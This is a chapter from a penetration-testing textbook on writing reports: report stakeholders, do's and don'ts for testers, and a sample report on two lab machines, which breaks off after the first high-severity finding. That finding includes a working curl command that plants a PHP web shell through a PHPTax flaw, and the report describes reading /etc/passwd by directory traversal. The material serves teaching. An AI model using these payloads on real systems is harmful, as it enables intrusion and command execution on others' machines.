Now that the technical phases of the testing are over, we need to learn about the crucial subject of reporting which involves documenting the issues we identified during the previous chapters into actionable, concise and most importantly easily understandable reports.

Structure

The focus of this chapter will be to break-down and explain the core constituent's penetration testing report thereby enabling the reader to succinctly capture the essence of the entire penetration test into a report which contains the following:

- Project details.
- Scope and limitations.
- Rules of engagement.
- Details of the testing process.
- Multi-level view of the engagement.
- High-and low-level recommendations to mitigate the security issues identified from a strategic and tactical perspective.
- Do's and Don'ts of Penetration testing

Objectives

After reading this chapter, you will be able to:

- Understand different stakeholders and their requirements.
- Understand the various sections of the report.
- Create a penetration test report.
- Report walkthrough and discussion.
- Learn few do’s and don’ts about performing penetration testing.

So let's begin.

Reporting

This phase of a penetration test will seem a bit dry and boring to most readers however it holds utmost importance as this is the final deliverable that will showcase the tester’s work and justify the client’s spending towards the entire engagement. To put that in a context any consulting engagement will only be as good as the deliverable that comes out of it.

At the outset it is extremely crucial to understand the broad types of stakeholders who will ultimately consume the penetration testing report, adopting this consumer-centric approach will help us in shaping and generating a document which satisfies their individual requirements and provides value to them.

The Stakeholders

During any penetration testing project, or execution, there could be multiple stakeholder and parties involved, based on the nature, sensitiveness and business case. It is crucial to know the rules of engagement with each one of them for a successful execution, and get the maximum benefit out of the complete exercise. Following are few of those key stakeholders explained:

Executive management:

This audience typically consists of CXOs and members from business or vertical department heads, the majority of which may not be technically savvy. The report should contain a dedicated non-technical section for this audience which summarizes the entire engagement and provides a high-level view highlighting the number and types of weaknesses observed during the testing. The report should adopt a risk-based approach such that the implementation of the mitigation controls can be prioritized effectively.

The members of executive management group have the requisite powers needed to implement broad and sweeping changes to the security environment of the organizational policies and procedures hence, the section designed for executive management should provide effective non-technical strategies to mitigate the issues at a high level.

Technical Staff:

This group consists of members from various teams such as Infrastructure, Network, Application, Development and Information Security teams who are typically responsible for the deployment, upkeep of targets which were tested. The members of this group also look after the implementation of the corrective actions recommended in the penetration test report. The report should contain a dedicated technical section which showcases every security issue found on the target systems in detail along with the exact location of the vulnerability such as port, protocol, service, resource location, and so on. The report should highlight the impact of every vulnerability along with specific recommendations to address the issues identified. Wherever applicable, the vulnerabilities should be highlighted with appropriate screenshots detailing the attack.

Auditors and Regulatory personnel:

This set of individuals typically look after the organization's compliance towards the security policies and industry regulations. The core focus of this group is to check that security tests are being performed periodically by competent testers and as per industry standards. The report should contain a section detailing the test scope, test limitations, testing window, timelines and detailed methodology along with any testing framework (OSSTMM, OWASP) used during the test. The next few pages of this chapter will showcase a sample report created by a fictitious consulting organization called *SecTest* for another fictitious client company named '*Client Corp*', the scope of this report covers target machines Kioptrix:5 and Mumbai:1 tested by us in the previous chapters.

Do's and Don'ts of Penetration Testing

Penetration testing could be quite a daunting task, and it's very common to make mistakes, or even miss out on steps, tasks. Following is a list of Do's

and Don’ts that you can keep handy to start with; having said that, this is not the only finite list of items that you want to follow, the list should be considered to be more of a guardrail and best practices which we recommend from our experience of running many penetration testing projects over the past decades.

The list may change for every project based on the scope and limitations of the project hence, what may be more useful is to pick and choose the, instructions for each of your projects.

Do’s

Always prioritize your risk factors:

It is a common practice for security teams and professionals to follow a risk averse approach for any activities, implementations, or testing they do and Penetration testing is no exception to this. As a penetration tester, you must assess the probable risks associated with your target or targets, these risks may be associated with the organization, its business, IT assets, people, processes they have. While trying to assess the risks, you must try to find areas that could pose serious threat if exploited.

Determine the most common attack methods that could be used to target the systems. These could include organization’s sensitive data, source codes, financial records, personnel data, and so on., focus on the aspects that you believe the adversaries could target and could be more valuable to them. Also, at the same time focusing only on super critical items is a big mistake, as you may leave out other areas or assets that may contain low hanging vulnerabilities which can be used to obtain initial foothold and leveraged to pivot from there.

Keeping yourself updated:

It is needless to say that performing penetration testing is highly challenging especially when it comes along with time constraints, this is why it is important to have your act together and maintain focus during the engagements. The best way to maintain speed is to fully ingrain the process by practicing various commonly used tools and technique used to perform the job, which will not only improve the test speed but also help produce accurate and precise results. As a penetration tester you must be aware of

the latest tools and techniques used in the industry. Think like an attacker, anticipate and follow the techniques which probably the attackers would follow. There are abundant tools available in form of commercial, opensource and freeware, choose your tools wisely.

Plan the tools based on the techniques you are going to use to execute and the type of assets, depth of testing you would like to perform. Utilize automation to speed up large volume tasks during a penetration testing tools, this will not only increase speed of the scanning but also help with consistency over multiple scans that you would perform.

Importance of report writing:

There is a saying which I learnt from one of my previous job, "*Nothing is complete, unless the documentation is complete*". The importance of report writing and accurately capturing everything in it is always paramount. As a penetration tester it is your responsibility to highlight everything in your final report, un-filtered, write what you found, follow a set format (we have shared one such format in this chapter later as an example). Pay attention to details, make sure you have created distinct sections in the report for various stakeholder. For example, Executive summary section is for the decision makers to look at as a snapshot showing the high-level findings and a brief summary, more detailed and technical section for the operations and asset stakeholder to read, so that they can carry out remediation. Remove any false positives in your findings and only keep things that make sense. Don't just fill out erroneous and meaningless data to make the report bloated to make it look bigger. Requirement is to show the true findings and not a bigger report. Be accurate, descriptive, and provide recommendations to fix for the flaws and issues you found.

Remediate discovered findings:

The goal of penetration testing is to find and eventually remediate security weaknesses in the target environment, the importance of working together during the remediation phase should be into account. The testers should make it a point to work along with the remediation teams to help the team make sense of the report and understand the finding well, so that they can implement the corrective measures correctly. Oftentimes the report is not properly understood and hence the remediation does not get implemented effectively, or even worse, ignored due to lack of understanding.

Once the remediation is complete, the penetration test must be repeated to check for closure of the issues identified., there is no alternative to a focused re-test as it helps check whether the remediations implemented on the systems truly worked.

Make sure to backup all your data:

Before you commence penetration testing, it's always a best practice that you backup all the essential and critical data, configurations, snapshots of your applications, servers. You must also give due considerations to the shared files stored in data stores, databases, which may be in the scope for testing. You must also give proper importance to source code files if you are planning to scan or test the systems and applications hosting code repositories. One of the most important assets to backup is the Active Directory, and Domain Controllers, if they are in scope, and you are planning to run various identity related tests.

Don'ts

It is easy for a penetration tester to get quite engrossed in the testing such that one may forget or bypass the boundaries set for the engagement, or may be take a bypass, or just avoid certain rules to follow to achieve results. This is extremely dangerous and will inadvertently lead to serious consequences for the tester and the organization.

Let's take a look at such points that you as a penetration tester must not do and keep in mind at all times during an engagement.

Not being ethical:

The common alternative term used for penetration testing is "*Ethical Hacking*", and this is one thing that all the testers should always bear in mind. One cannot afford to be unprofessional, or unethical in performing your duties as a tester. During testing you should expect to come across some sensitive, personal, financial or otherwise restricted data. You must always follow the rules of engagement for dealing with such exposure and consult all your findings with the relevant higher authorities in the organization instead of keeping or hiding such information for any personal gain later. The ethical part of hacking is what got you the project and is the

only thread which helps builds trust between the organization and the `testers/testing` team.

Not accepting of test results:

During tests you might face situations when there are no findings at all, even after trying all known testing methods, tools and exploitation techniques. This is quite normal and you must embrace it, this could be due to various reasons, simplest could be that the systems are really secured and patched, with proper countermeasures implemented. Not finding any flaws does not in any way reflect the inability or inefficiency of the tester or the testing team. Instead, it does solidify the fact that you left no stones unturned to find flaws, and you found it to be really secured. Testers must keep emotions out of the job, penetration testing is not about the testing of your ability but the other way around.

On the other hand, this is also true that if you are not finding anything consistently over multiple periods of time, then in that case may be its time to change the approach, tools, or technique, or maybe there is something lacking in the system knowledge and so on., which must be evaluated too. Don't get too comfortable either, find a balance and be analytical on a case-to-case basis.

Not following the scope of the project:

I am sure that as a penetration tester you are being tasked or paid to break the norms, status quo, or even the standard rules of the system, just like any attacker would do. But if this is not thought out carefully then you may end up taking it too far, and you might end up doing something that has not been authorized or permitted within the agreed scope.

Though the job of a pen tester is to simulate how an attacker would perform their duties, you must stay within the boundaries set aside as a testing scope even though may be very enticing to find flaws, run exploits to compromise and take over the targets, Do not do anything that you have not been explicitly authorized to carry out, it is important to keep in mind that oftentimes the tests are being run on production systems and any negligent behaviour of behalf of the tester may cause real world impact.

Always ensure that the rules of engagement are agreed upon by the parties before each test or as a framework if it's an internal team, and under no

circumstances are those to be broken.

Don’t be infrequent in testing schedule or perform testing solely to meet compliance requirements:

Organizations often follow a practice of performing testing only once or twice in a year.

It’s done because they solely intend to meet compliance requirements set forth by the organizational policies or regulatory requirements. If you perform tests occasionally then it might be quite possible that your tests may not be able to adequately cover all potential security weaknesses. Though meeting compliance is very important to maintain, but at no stage can this be the only reason to perform penetration tests.

Remember, attackers do not have to adhere to any compliance requirements to attack the target systems, so why should an organization limit themselves to compliance requirements? The primary driver of a penetration testing should always be to uncover security flaws and weaknesses and fix them before they are targeted by attackers, and not just because you have to maintain compliance and satisfy the auditors. Infrequent or irregular tests also do not provide any visibility to the actual situation, as the test results are only valid at the time of testing, and only reflect the snapshot of the security state at the time of testing and cannot show what could go wrong in between. This approach often allows gaps to exist in the environment between tests unless you are looking for them continuously.

Usage of unauthorized tools and scripts:

Most of us as penetration testers have access to many free, opensource and commercial tools for our jobs. We also have access to many custom developed scripts or tools by other researchers, though these tools or scripts may be good and makes the job as a tester easier, it is extremely important for us to make sure that we make sure what these tools actually do. What is the intended outcome from those tools, and they align with our rules of engagement? You should not use any tools, scripts, commands without fully understanding it and its impact. You might end up taking down the system unknowingly or unintentionally. Be absolutely sure what tools you are using and those are tested, verified and authorized by your organization or client. In case the client or your organization is not able to validate those tools in

some cases due to lack of experience or knowledge, then you as a tester should be professional enough to do that verification on your own and make sure to use the right set of tools. Professionalism as a penetration tester is always paramount.

Conclusion

This chapter covered the importance of the reporting phase, understanding the various types of stakeholders of the report, and the general do's and don'ts to be followed during the penetration testing engagement.

We also showcased a sample report for two target hosts tested in this book which may be used by the readers as a template vehicle to deliver their findings to their clients in a clean, concise and organized fashion.

Questions

1. How many types of stakeholders did we read about in the book?
2. Explain the details that each type of stakeholder would look for in a penetration test report?
3. What are the most important factors that you need to remember, which can or cannot be done during penetration testing?

Penetration Testing Report

(Sample)

ClientCorp

<ClientCorp Logo>

By

SecTest

<SecTest Company Logo>

Report Date - DD-MM-YYYY

Document Reference: **PT/CLIENTCORP/<XXXXXXX>**

Project details

ClientCorp intends to safeguard its cyber assets against accidental or deliberate attempts to access or compromise sensitive information.

In line with ClientCorp's vision to continuously improve its Information Security posture, 2 critical systems belonging to ClientCorp were identified for Penetration Testing.

The exercise was carried with an objective to identify the security vulnerabilities in the targets identified in the scope of work and simulate the true impact by simulating a real-world hacker attack by exploiting the weaknesses identified.

Version control

Report Version	Issue Date	Author	Approver	Remarks
1.0	DD-MM-YYYY	<Name - Team Lead>	<Name - Project Manager>	Draft Report
2.0	DD-MM-YYYY	<Name - Team Lead>	<Name - Project Manager>	Final Report

Table 10.1: *Version Control*

Distribution list

This document is primarily meant for the concerned personnel listed below. Further dissemination of this document is entirely at the discretion of management of ClientCorp.

Report Version	Issue Date	Name	Role / Designation	Organisation
2.0	DD-MM-YYYY	Name 1	Team Lead	SecTest
		Name 2	Project Manager	SecTest
		Name 3	Stakeholder 1	ClientCorp
		Name 4	Stakeholder 2	ClientCorp

Table 10.2: *Distribution List*

Test team details

Member Name	Organisation	Role	E-Mail	Phone
Name 1	SecTest	Tester	tester@sectest	0123456789
Name 2	SecTest	Team Lead	teamlead@sectest	0123456789
Name 3	SecTest	Project Manager	manager@sectest	0123456789

Table 10.3: *Test team details*

Client team details

Member Name	Organisation	Role	E-Mail	Phone
Name 4	ClientCorp	Coordinator	coordinator@client	0123456789
Name 5	ClientCorp	Tech Staff-IT	techstaff-it@client	0123456789
Name 6	ClientCorp	TechStaff-App	techstaff-app@client	0123456789
Name 7	ClientCorp	Project Manager	manager@client	0123456789

Table 10.4: *Client team details*

Scope of work

SecTest consultants were engaged to perform a Black Box Penetration Test on the following list of hosts identified by ClientCorp:

Serial Number	Host Name	IP Address
1	Kioptrix:5	10.0.2.238
2	Mumbai:1	10.0.2.6

Table 10.5: *Scope of work*

Project timeframe

The Penetration Test was performed from DD-MMM-YYYY to DD-MMM-YYYY.

Testing window

The penetration testing of the systems was carried out only during 2 PM to 10 PM on weekdays, and 9 AM 10 PM on weekends as specified by the ClientCorp.

Test limitations

Tests which could potentially result in service disruption or degradation in system performance such Denial of Service were not carried out.

Test methodology

SecTest consultants believe in adopting a holistic approach towards security testing. Our testers ensure an in-depth test coverage through a mix of automated and manual scanning techniques the same way a real world 'hacker' would to identify the security issues.

Phase 1: Scoping and planning

The objective of this survey is to identify the target systems, estimated time frame and the work-effort required to complete the assignment.

The following is established during the Scoping and Planning phase:

1. List of systems in scope of testing.
2. Testing timeline.
3. Testing window.
4. Testing constraints or limitations.
5. List of key personnel and stakeholders.
6. Escalation matrix.
7. Identify Firewalls/IDS/IPS/APT systems which have the potential to interfere with the scanning.
8. Communication about the penetration testing window to the relevant IT, Admin and Security staff, to monitor the scans and remain vigilant during the testing window.
9. Compliance requirements arising out of company policy or standards such as ISO/IEC 27000, PCI-DSS, and so on.

Note: No scanning is performed on the target systems in this phase. This phase sets the stage for the entire exercise by setting up the project plan, deliverables, timelines, project coordinators and the team.

Phase 2: Information gathering and reconnaissance

During this phase of testing, information about the target hosts is gathered to identify the nature / behavior of the target hosts such as web, mail, file, print server, network devices such as routers, firewalls, switches, intrusion detection / prevention systems and so on.

The systems are initially scanned for open ports and the services running behind the open ports are identified to help in building a complete picture of the open ports and corresponding services running on the target systems.

The main objectives of this phase are as follows:

1. Identify the open/closed/filtered TCP/UDP ports on the target system.
2. Identify the services running behind the open ports.
3. Identify the operating system running on the target host.
4. Build a footprint using publicly available information.

Phase 3: Service enumeration and scanning

This phase uses the information gathered in the previous phases to map out the various entry points into the services. The potential entry points are further scanned using various automated tools and manual techniques to identify the potential vulnerabilities associated with the target hosts.

Repeat scanning using a different set of tools may be undertaken to ensure adequate scanning coverage and minimization of false positive or negative findings.

Phase 4: Vulnerability research

The objective of this step is to understand and research upon the vulnerabilities identified on the target systems. This is a manual phase which involves searching offline and online vulnerability databases, security forums, security portals, code repositories, mailing lists, blogs, and so on. to identify the exploitability of the vulnerabilities identified.

This phase like the previous one may require re-verification of the vulnerabilities to increase the accuracy of the exercise.

Phase 5: Exploitation

This phase of the penetration test focuses solely on obtaining access on the target systems by leveraging the vulnerabilities identified in the previous stage.

The vulnerabilities identified on the target are exploited using a combination of manual techniques and automated exploitation frameworks to gain access to sensitive data or obtain interactive shell access on the target system.

Phase 6: Reporting

This phase involves correlation of all the data and evidence gathered during the previous stages and compiling the information into a meaningful document keeping various types of technical and non-technical audience in mind.

The executive summary section is designed specifically to provide the non-technical audience a high-level view of the engagement along with the applicable non-technical measures which can be adopted to mitigate the vulnerabilities.

The technical summary section is designed with technically savvy users in mind and showcases the actual vulnerabilities identified on the targets and their impacts, the vulnerabilities reported contain detailed technical recommendations and references to aid the technical staff in their effective mitigation.

Standard definitions

For the purpose of this document, following standard definitions are to be considered:

Vulnerability: A flaw or weakness in system security procedures, design, implementation which when exploited accidentally or intentionally allows the attacker to gain any form of unauthorized access to the system or sensitive data.

Threat: A potential negative action or event that results in an unwanted impact to a computer system or application.

Risk: The likelihood of occurrence of an adverse event and the potential impact of the event to the organization.

Severity rating

High: Vulnerability that can directly / indirectly lead to the target host being compromised. Some examples of such compromise are vulnerabilities that allow the following:

- Disruption of services.
- Unauthorized execution of code.
- Unauthorized theft, modification or deletion of sensitive data.

Medium: Vulnerability that can lead to compromise of the host, but not by itself. It is important to note that medium risk vulnerabilities can be combined with other Medium and low risk vulnerabilities to obtain leverage and compromise the host.

Some examples of Medium risk vulnerabilities are:

- Leakage of sensitive data such as internal IP addresses and hostnames.
- Leakage of service configuration files or system data.
- Provide information on security controls causing adverse impact to their effectiveness.

Low: Vulnerability that provides excessive information about the host or its operating environment enabling an attacker / malicious user to further his/her access to the target system/s.

Some examples of Low risk vulnerabilities are as follows:

- Service banner leaking version information.
- Default system services.
- Insecure Protocols.

Executive summary

Consultants from SecTest were engaged to conduct a Penetration Test on two systems identified by ClientCorp. This test was performed with the

intention to assess the security posture of the systems in scope, and provide security assurance through proactive identification of security issues.

The issues identified as a part of this exercise have been validated to remove any false findings, their security issues have been rated to reflect their severity.

This report contains the strategic and tactical recommendations that ClientCorp can adopt to mitigate the issues identified herein.

Graphical overview

The following chart denotes the number and severity of vulnerabilities found on the target systems during the engagement along with the risk distribution:




Figure 10.1: *Findings*

Vulnerability listing

Serial #	Vulnerability Name	Hosts Affected	Severity
1	Information disclosure through service banners.	Kioptrix:5 Mumbai:1	LOW
2	Information leakage in web page source code.	Kioptrix:5	LOW
3	Multiple vulnerabilities in installed applications.	Kioptrix:5	HIGH
4	Privilege escalation vulnerability in FreeBSD 9.0 kernel.	Kioptrix:5	HIGH
5	FTP service allows anonymous user login.	Mumbai:1	LOW
6	WordPress username enumeration.	Mumbai:1	MEDIUM
7	Sensitive files found on web server.	Mumbai:1	MEDIUM
8	Remote code execution in test.php API.	Mumbai:1	HIGH
9	Privilege escalation apiuser is member of docker group.	Mumbai:1	HIGH

Table 10.6: *List of findings*

The technical details of the vulnerabilities identified along with their respective screenshots can be found further in the technical summary section of this report document.

Summarized analysis

SecTest determined that the overall security posture of the ClientCorp's systems was **Poor**. Our testers identified multiple security issues affecting the target systems and exploited them to gain unauthorized access on the targets and further leverage them to achieve full administrative control on the targets.

- Service banners instances were found leaking details regarding the type and versions of services running on the target systems. Such information may enable attackers to understand background workings of the target, find vulnerabilities and fine tune their attack methodology.
- Developer comment in a web page source code leaked details regarding a hidden resource location. Such information may enable attackers to understand background workings of the target, find vulnerabilities and fine tune their attack methodology.

- Insecure versions of applications application packages containing multiple known security issues were found on the target systems. The issues present allowed us to read sensitive system files and execute system commands leading to the eventual compromise of the Kioptrix:5 target
- Lack of service hardening, an FTP service was found to allow logins from anonymous users. The server hosted a file containing developer comments which leaked sensitive information about server implementation.
- Test API page was found to contain a vulnerability which allowed us to execute code on the server and obtain interactive shell access on the Mumbai:1 target.
- Security misconfigurations such as sudo permissions to execute docker (without password) and docker group membership allows the apiuser to obtain administrative privileges and take over the Mumbai:1 target.

Strategic recommendations

The following optional measures can be implemented to improve security posture across the organization:

- It is highly recommended that hardening procedures be adopted and regularized to avoid leakage of service information.
- Checks and measures should be adopted to ensure sanitization of code before moving it to the production environment.
- Implement procedural controls to periodically monitor, identify and maintain system packages for security issues.
- Checks and measures should be implemented to ensure that services are hardened, unnecessary functionalities are disabled and any unwanted data removed or sanitized before moving the services into the production environment.
- Secure coding practices should be adopted to minimize security issues.

Technical summary

LOW-1

Vulnerability	Affected Hosts	Port/Protocol	Vulnerable Service
Information disclosure through service banners	**Kioptrix:5**	80 TCP - HTTP	Apache
		8080 TCP - HTTP	
	Mumbai:1	21 TCP - FTP	vsftpd
		22 TCP - SSH	OpenSSH
		80 TCP - HTTP	Apache
		8000 TCP - HTTP	nginx

Observation

The aforementioned services running on the target systems were found to be advertising their version details and operating system information.

Impact

Disclosure of sensitive information through service banners may enable attackers to understand the inner workings of the target, find vulnerabilities and fine tune their attack methodology.

Exploitation

The details of the information gathered from the banner information have been listed below:

Kioptrix:5

Port 80 - Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

Port 8080 - Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

Mumbai:1

Port 21 -vsftpd 3.0.3

Port 22 - openssh 7.6p1 ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

Port 80 - Apache 2.4.29 ((ubuntu))

Port 8000 - nginx 1.14.0 (Ubuntu)

Recommendation

It is strongly advised that the services identified above be configured to prevent leakage of sensitive information.

References

https://cwe.mitre.org/data/definitions/200.html

LOW-2			
Vulnerability	**Affected Hosts**	**Port/Protocol**	**Vulnerable Service**
Information leakage in web page source code.	**Kioptrix:5**	80 TCP - HTTP	Apache
Observation			
The source code of the default landing page contained a developer comment which disclosed a hidden system resource:			
Kioptrix:5	**Vulnerable location: Default landing page**		
Impact			
Disclosure of sensitive information may enable attackers to understand the inner workings of the target, find vulnerabilities and fine tune their attack methodology.			
Exploitation Evidences			




Figure 10.2

The page source contains a developer comment which discloses the path to a hidden resource.




Figure 10.3

Browsing to the path opens the default pChart application page.

Recommendation

It is strongly advised that the services identified above be configured to prevent leakage of sensitive information.

References

https://cwe.mitre.org/data/definitions/200.html

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

HIGH-1			
Vulnerability	Affected Hosts	Port/Protocol	Vulnerable Service
Multiple vulnerabilities in installed applications.	**Kioptrix:5**	80 TCP - HTTP 8080 TCP - HTTP	Apache

Observation

The versions of Apache, pChart and PHPTax applications installed on the remote target are insecure and contain multiple exploitable security issues.

Impact

The applications shown above contain several known security issues such as denial of service, directory traversal and remote code execution. These vulnerabilities could be exploited by a malicious attacker to cause service disruptions, obtain access to sensitive files and execute arbitrary code on the target.

Exploitation Evidences




Figure 10.4

We crafted an exploit URL which allowed us to access the `/etc/passwd` file on the target.




Figure 10.5

Using the same exploit, we were able to access the Apache configuration file and identify another application running on port 8080. This service was only accessible if the User-Agent of the client was set to Mozilla/4.0 Mozilla4_browser.




Figure 10.6

Armed with this information we were able to change the User-Agent and access the PHPTax application running on port 8080.

```
root@kali:~/lab/K5# curl -A "Mozilla/4.0 Mozilla_4browser" "http://10.0.2.104:80
80/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D
)%3B%3F%3E" -v
*   Trying 10.0.2.104:8080...
* TCP_NODELAY set
* Connected to 10.0.2.104 (10.0.2.104) port 8080 (#0)
> GET /phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcm
d%5D)%3B%3F%3E HTTP/1.1
```

Figure 10.7

We exploited a remote code execution vulnerability in the PHPTax application to upload a backdoor rce.php on the target system.




Figure 10.8

Using the newly uploaded backdoor we were able to execute commands on the target system with the privileges of www user as shown in the output of the id command.

